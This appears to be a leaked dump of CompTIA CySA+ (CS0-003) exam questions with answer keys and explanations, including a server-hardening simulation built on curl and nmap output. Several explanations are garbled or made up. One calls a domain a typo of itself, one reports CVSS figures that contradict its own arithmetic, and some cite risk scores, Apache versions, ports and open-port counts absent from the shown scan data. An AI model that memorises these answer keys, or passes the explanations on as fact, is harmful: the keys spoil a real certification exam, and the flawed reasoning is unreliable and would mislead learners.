

CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam



NEW QUESTION 1

Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades. Which of the following is the best method to remediate the bugs?

- A. Reschedule the upgrade and deploy the patch
- B. Request an exception to exclude the patch from installation
- C. Update the risk register and request a change to the SLA
- D. Notify the incident response team and rerun the vulnerability scan

Answer: C

Explanation:

When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

NEW QUESTION 2

A security analyst needs to mitigate a known, exploited vulnerability related to a USB interface. Which of the following should the analyst do first?

- A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
- B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
- C. Check configurations to determine whether USB ports are enabled on company assets.
- D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Answer: C

Explanation:

USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.

References:

? CompTIA CySA+ CS0-003 Certification Study Guide, page 247

? What are Attack Vectors: Definition & Vulnerabilities, section "How to secure attack vectors"

? Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user "schroeder"

NEW QUESTION 3

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed
- D. A social engineering attack is underway

Answer: D

Explanation:

A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to <https://office365password.acme.co>, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (office365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 4

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Answer: DE

Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official

References: <https://www.first.org/cvss/>

NEW QUESTION 5

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 6

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- B. CVSS 3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

? Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.

? Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.

? Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.

? User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.

? Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.

? Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.

? Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.

? Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.

Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10])

Where:

Impact = $6.42 \times [1 - ((1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability}))]$ Exploitability = $8.22 \times \text{Attack Vector} \times \text{Attack Complexity} \times \text{Privileges Required} \times \text{User Interaction}$

Using this formula, we get:

Impact = $6.42 \times [1 - ((1 - 0.56) \times (1 - 0.56) \times (1 - 0.56))] = 5.9$

Exploitability = $8.22 \times 0.85 \times 0.77 \times 0.62 \times 0.85 = 2.8$

Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option. The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:

? CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it

has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.

? CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it

has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.

? CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has

a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 7

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model Of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

Answer: D

Explanation:

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements.

The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

NEW QUESTION 8

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host      CVE: (Vulnerability Name) Metrics
----      -
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)   DDS:AEX:NOA
host03  CVE-2007-99996:
      (NarrowStairs)           RCE:AEX:HVT
host04  CVE-2009-99998:
      (Topendoor)             UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of $10 \times 0.9 = 9$, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 9

An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause?

(Select two).

- A. Creation time of dropper
- B. Registry artifacts
- C. EDR data
- D. Prefetch files
- E. File system metadata
- F. Sysmon event log

Answer: BC

Explanation:

Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms¹. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement². These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.

References: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

NEW QUESTION 10

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- ? Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- ? Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- ? Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- ? Following the organization's policies and procedures on security awareness and best practices

Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/certifications/cybersecurity-analyst>
- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 10

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.

Which of the following techniques should be performed to meet the CISO's goals?

- A. Vulnerability scanning
- B. Adversary emulation
- C. Passive discovery
- D. Bug bounty

Answer: B

Explanation:

The correct answer is B. Adversary emulation.

Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization¹. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network².

The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

NEW QUESTION 13

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

- A. Delivery
- B. Command and control
- C. Reconnaissance
- D. Weaponization

Answer: B

Explanation:

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain® | Lockheed Martin

NEW QUESTION 14

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 17

SIMULATION

You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not

The company's hardening guidelines indicate the following


- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.

INSTRUCTIONS

using the supplied data. record the status of compliance With the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.

Part 1: AppServ1:



```
AppServ1 AppServ2 AppServ3 AppServ4

root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|_ compressors:
|_ NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
```

AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```

AppServ4:


```

AppServ1 AppServ2 AppServ3 AppServ4
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
443/tcp   open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
2:38:26 | TLS_RSA_WITH_AES_128_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_GCM_SHA256 - strong

```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 2:

Add Recommendation for

AppSrv4

AppSrv1

AppSrv2

AppSrv3

AppSrv4

Server

AppSrv4

AppSrv3

AppSrv2

AppSrv4

AppSrv1

Service

HTTPD Security

TELNET

SSH

MYSQL

Apache Version

Config Change

Move to Port 443

Restrict To TLS 1.2

Upgrade Version

Move to Port 22

Remove or Disable

- A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1:

Compliance Report

Fill out the following report based on your analysis of the scan data.

☐

AppServ1 is only using TLS 1.2

☒

AppServ2 is only using TLS 1.2

☒

AppServ3 is only using TLS 1.2

☒

AppServ4 is only using TLS 1.2

☐

AppServ1 is using Apache 2.4.18 or greater

☒

AppServ2 is using Apache 2.4.18 or greater

☒

AppServ3 is using Apache 2.4.18 or greater

☐

AppServ4 is using Apache 2.4.18 or greater

Part 2:

Based on the compliance report, I recommend the following changes for each server:

AppServ1: No changes are needed for this server.

AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.

AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION 18

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5
```

PORT	STATE	SERVICE
21	closed	ftp
22	open	ssh
23	filtered	telnet
636	open	ldaps
1723	open	pptp
443	closed	https
3389	closed	ms-term-server

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23
- D. 636
- E. 1723
- F. 3389

Answer: CD

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices¹. The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service. Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636. Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host²³. Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections. Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 636².

NEW QUESTION 19

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

- A. Agree on the goals and objectives of the plan
- B. Determine the site to be used during a disaster
- C. Demonstrate adherence to a standard disaster recovery process
- D. Identity applications to be run during a disaster

Answer: A

Explanation:

The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

NEW QUESTION 21

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

- A. Risk register
- B. Vulnerability assessment
- C. Penetration test
- D. Compliance report

Answer: A

Explanation:

